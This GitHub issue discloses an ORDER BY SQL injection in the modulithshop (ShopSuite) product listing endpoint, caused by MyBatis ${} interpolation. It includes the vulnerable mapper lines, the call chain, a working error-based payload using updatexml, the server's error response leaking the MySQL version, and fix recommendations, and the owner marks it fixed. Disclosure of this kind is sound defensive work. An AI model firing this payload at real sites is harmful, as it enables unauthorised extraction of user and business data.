

shsuishang / modulithshop Public[Code](#) [Issues 1](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)

New issue



# ORDER BY SQL Injection Vulnerability in ShopSuite System #3

Closed



r3tree opened 2 weeks ago

**Vulnerability Title:** ORDER BY SQL Injection Vulnerability in ShopSuite System Product Item Listing**Vulnerability Type:** SQL Injection (Order By Clause Injection)**Severity:** High

**Description:** The ShopSuite system contains a SQL injection vulnerability in the `listItemKey` method of the `ProductItemDao` interface. Attackers can inject malicious SQL code through the `sidx` and `sort` parameters in ORDER BY clauses, allowing extraction of sensitive information from the database including product data, user information, system configuration, and potentially administrative credentials.

**Vulnerability Location:****File:** `src/main/resources/mapper/pt/ProductItemXml.xml` (line 72)**Method:** `listItemKey`**Parameters:** `params.sidx` and `params.sort` (direct string interpolation)**Complete URLs:**

- `GET /front/pt/product/listItem` (unauthorized access)

**Vulnerability Principle:** When processing product item listing requests, the system directly interpolates user-controlled `sidx` and `sort` parameters into the SQL ORDER BY clause without any filtering, escaping, or whitelist validation. The vulnerability exists in the MyBatis XML mapper where `${params.sidx}` `${params.sort}` is directly concatenated into the SQL statement.

**Code Analysis:**

```
<!-- ProductItemXml.xml line 71-73 -->
<when test="(params.sidx != null and params.sort != null) and (params.sidx != '' and pa...
```



```
ORDER BY b.product_order ASC, i.${params.sidx} ${params.sort}, b.product_id DESC
</when>
```

### Call Chain Analysis:

#### 1. Controller Layer (User input entry):

- `ProductController.listItem()` → `/front/pt/product/listItem`

#### 2. Service Layer:

- `ProductIndexServiceImpl.listItem()` (line 551) calls repository method

#### 3. Repository Layer:

- `ProductItemRepositoryImpl.listItemKey()` (line 85) calls DAO method

#### 4. DAO Layer:

- `ProductItemDao.listItemKey()` interface method

#### 5. SQL Layer:

- `ProductItemXml.xml` executes vulnerable SQL with `${params.sidx}` and `${params.sort}` interpolation

### Impact Scope:

- Extraction of database product information (SKU, pricing, inventory)
- Extraction of user information and administrative accounts
- Extraction of database structure and configuration
- Potential extraction of sensitive business data and financial information
- Possible complete database compromise through UNION-based injection
- Database manipulation (INSERT/UPDATE/DELETE) in certain database configurations

### Exploitation Conditions:

- No authentication required for frontend interfaces
- Authentication required for backend management interfaces
- Supports error-based, UNION-based, and time-based blind injection techniques
- MySQL database backend (based on SQL syntax)

### Payload Construction Format:

```
GET /front/pt/product/listItem?sidx=[SQL_INJECTION_PAYLOAD]&sort=[SORT_DIRECTION]
```



### Attack Payload Examples:

### Error-based SQL Injection:

```
GET /front/pt/product/listItem?sidx=item_id,(select
updatexml(1,concat(0x7e,@@version_comment,0x7e),1))&sort=desc
```



127.0.0.1:8101/front/pt/product/listItem?sidx=item\_id,(select%20updatexm1(1,concat(0x7e,@version\_comment,0x7e),1))&sort=desc

```

{"code":0,"msg":"操作失败","status":250,"error":"org.springframework.jdbc.UncategorizedSQLException: \r\n### Error querying database. Cause: java.sql.SQLException: XPATH syntax error: 'MySQL Community Server - GPL' \r\n### The error may exist in file [C:\Desktop\modulithshop-main\target\classes\mapper\pt\ProductItem.xml]\r\n### The error may involve defaultParameterMap\r\n### The error occurred while setting parameters\r\n### SQL: SELECT i.item_id FROM pt_product_item i LEFT JOIN pt_product_index b ON i.product_id = b.product_id ORDER BY b.product_order ASC, i.item_id, (SELECT updatexm1(1,concat(0x7e,@version_comment,0x7e),1)) DESC, b.product_id DESC LIMIT 21\r\n### Cause: java.sql.SQLException: XPATH syntax error: 'MySQL Community Server - GPL' \r\n; uncategorized SQLException: SQL state [HY000]; error code [1105]; XPATH syntax error: 'MySQL Community Server - GPL'; nested exception is java.sql.SQLException: XPATH syntax error: 'MySQL Community Server - GPL'"}

```

### Fix Recommendations:

1. **Use Whitelist Validation:** Implement a whitelist of allowed column names for sorting
2. **Parameterized Queries:** Use MyBatis `#{}`  parameter binding instead of `${}`  string interpolation
3. **Input Validation:** Validate `sidx` against a predefined list of column names
4. **Sort Direction Validation:** Ensure `sort` parameter is only 'ASC' or 'DESC'
5. **SQL Filtering:** Implement a filter to remove SQL keywords from user input

### Additional Security Measures:

1. Apply the same fix to all similar ORDER BY clauses in the codebase
2. Implement centralized input validation for all sorting parameters
3. Add security unit tests for SQL injection prevention
4. Consider implementing a database abstraction layer with built-in security controls
5. Conduct security code review for similar interpolation patterns in other XML mapper files

shsuishang 2 weeks ago

Owner ...

has fixed Commit [42bcb94](#)

shsuishang closed this as completed 2 weeks ago

Sign up for free to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

### Metadata

#### Assignees

No one assigned

#### Labels

No labels

---

### Projects

No projects

---

### Milestone

No milestone



---

### Relationships

None yet

---

### Development

 Code with agent mode 

No branches or pull requests

---

### Participants

